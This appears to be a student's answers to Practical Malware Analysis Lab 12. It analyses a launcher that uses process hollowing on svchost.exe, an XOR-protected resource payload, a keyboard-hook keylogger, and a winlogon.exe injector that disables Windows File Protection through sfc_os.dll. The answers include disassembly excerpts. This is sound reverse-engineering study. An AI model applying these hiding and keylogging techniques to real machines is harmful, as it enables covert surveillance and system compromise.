Based on dynamic analysis results using procmon and process explorer, we can conclude that this is a keylogger that performs process hollowing on svchost.exe.




Figure 1. Write file to practicalmalwareanalysis.log




Figure 2. Keystrokes in log file

ii. How does the launcher program hide execution?

The subroutine @0x004010EA is highly suspicious. It is trying to create a process in suspended state, calls UnmapViewOfSection to unmap the original code and tries to write process memory in it. Finally it resumes the process. This is a recipe for process hollowing technique in which the running process will look like svchost.exe (in this case) but it is actually running something else instead.




Figure 3. Create Suspended process, unmap memory

Figure 4. WriteProcessMemory, ResumeThread

iii. Where is the malicious payload stored?

In the resource, we can see a suspicious looking payload. IDA Pro further confirmed that this is the payload that will be extracted out.





Figure 5. Resource with lots of As in it



iv. How is the malicious payload protected?

By analyzing the find resource function @0x0040132C we will come across the following codes that suggests to us that the payload is XOR by “A”.

```
.text:0040141B loc_40141B:                             ; CODE XREF: findResource+E0↑j
.text:0040141B                 push    'A'             ; XOR Key
.text:0040141D                 mov     edx, [ebp+dwSize]
.text:00401420                 push    edx
.text:00401421                 mov     eax, [ebp+var_8]
.text:00401424                 push    eax
.text:00401425                 call    XOR
.text:0040142A                 add     esp, 0Ch
```

Figure 7. XOR by A

v. How are strings protected?

The strings are in plain… correct me if i am wrong

's'	.data:0040506C	0000000D	C	LOCALIZATION
's'	.data:00405064	00000008	C	UNICODE
's'	.data:00405058	0000000A	C	ntdll.dll
's'	.data:00405040	00000015	C	NtUnmapViewOfSection
's'	.data:00405030	0000000D	C	\\svchost.exe

Figure 8. Strings in plain

c. Analyze the malware extracted during the analysis of Lab 12-2, or use the file *Lab12-03.exe*

i. What is the purpose of this malicious payload?

The use of SetWindowsHookExA with WH_KEYBOARD_LL as the id which suggests that this is a keylogger.




Figure 1. SetWindowsHookExA

ii. How does the malicious payload inject itself?

It uses Hook injection. Keystrokes can be captured by registering high- or low-level hooks using the WH_KEYBOARD or WH_KEYBOARD_LL hook procedure types, respectively. For WH_KEYBOARD_LL procedures, the events are sent directly to the process that installed the hook, so the hook will be running in the context of the process that created it. The malware can intercept keystrokes and log them to a file as seen in the figure below.

```
.text:004010C7 ; int __cdecl keylogs(int Buffer)
.text:004010C7 keylogs         proc near               ; CODE XREF: fn+21↑p
.text:004010C7
.text:004010C7 var_C           = dword ptr -0Ch
.text:004010C7 hFile           = dword ptr -8
.text:004010C7 NumberOfBytesWritten= dword ptr -4
.text:004010C7 Buffer          = dword ptr  8
.text:004010C7
.text:004010C7                 push    ebp
.text:004010C8                 mov     ebp, esp
.text:004010CA                 sub     esp, 0Ch
.text:004010CD                 mov     [ebp+NumberOfBytesWritten], 0
.text:004010D4                 push    0               ; hTemplateFile
.text:004010D6                 push    80h             ; dwFlagsAndAttributes
.text:004010DB                 push    4               ; dwCreationDisposition
.text:004010DD                 push    0               ; lpSecurityAttributes
.text:004010DF                 push    2               ; dwShareMode
.text:004010E1                 push    40000000h       ; dwDesiredAccess
.text:004010E6                 push    offset FileName ; "practicalmalwareanalysis.log"
.text:004010EB                 call    ds:CreateFileA
.text:004010F1                 mov     [ebp+hFile], eax
.text:004010F4                 cmp     [ebp+hFile], 0FFFFFFFFh
.text:004010F8                 jnz     short loc_4010FF
.text:004010FA                 jmp     loc_40143D
.text:004010FF ; ---------------------------------------------------------------------------
.text:004010FF
.text:004010FF loc_4010FF:                             ; CODE XREF: keylogs+31↑j
.text:004010FF                 push    2               ; dwMoveMethod
.text:00401101                 push    0               ; lpDistanceToMoveHigh
.text:00401103                 push    0               ; lDistanceToMove
.text:00401105                 mov     eax, [ebp+hFile]
.text:00401108                 push    eax             ; hFile
.text:00401109                 call    ds:SetFilePointer
.text:0040110F                 push    400h            ; nMaxCount
.text:00401114                 push    offset Buffer   ; lpString
.text:00401119                 call    ds:GetForegroundWindow
.text:0040111F                 push    eax             ; hWnd
.text:00401120                 call    ds:GetWindowTextA
.text:00401126                 push    offset Buffer   ; char *
.text:0040112B                 push    offset byte_405350 ; char *
.text:00401130                 call    _strcmp
.text:00401135                 add     esp, 8
.text:00401138                 test    eax, eax
.text:0040113A                 jz      short loc_4011AB
.text:0040113C                 push    0               ; lpOverlapped
.text:0040113E                 lea     ecx, [ebp+NumberOfBytesWritten]
```

Figure 2. Log to practicalmalwareanalsysis.log


iii. What filesystem residue does this program create?

The malware will leave behind a log file containing the keylogs; practicalmalwareanalsysis.log.

d. Analyze the malware found in the file *Lab12-04.exe*.

i. What does the code at 0x401000 accomplish?

The subroutine check if the process with the given process id is Winlogon.exe. If it is, it returns 1 else it returns 0.



ii. Which process has code injected?

Winlogon.exe is being targeted for injection. Subroutine @0x00401174 is responsible for process injection via CreateRemoteThread. If we trace back, we can see that only winlogon's pid is being passed to the subroutine.




Figure 2. Winlogon Pid being pushed as argument to inject subroutine

iii. What DLL is loaded using LoadLibraryA?

sfc_os.dll




Figure 3. sfc_os.dll

iv. What is the fourth argument passed to the CreateRemoteThread call?

Based on figure 3, the fourth argument is lpStartAddress in which if we were to trace up we will uncover that lpStartAddress is the address return by GetProcAddress(LoadLibraryA("sfc_os.dll"),2).

Loading sfc_os.dll in ida pro we can see the exports that points to ordinal 2 which resovles to SfcTerminateWatcherThread() as shown in figure 5..

Name	Address	Ordinal
sfc_os_1	76C6F382	1
sfc_os_2	76C6F250	2
sfc_os_3	76C693E8	3
sfc_os_4	76C69426	4
sfc_os_5	76C69436	5
sfc_os_6	76C694B2	6
sfc_os_7	76C694EF	7
SfcGetNextProtectedFile	76C69918	8
SfcIsFileProtected	76C697C8	9
SfcWLEventLogoff	76C73CF7	10
SfcWLEventLogon	76C7494D	11
SfcDllEntry(x,x,x)	76C6F03A	[main entry]

Figure 4. sfc_os.dll's ordinal 2

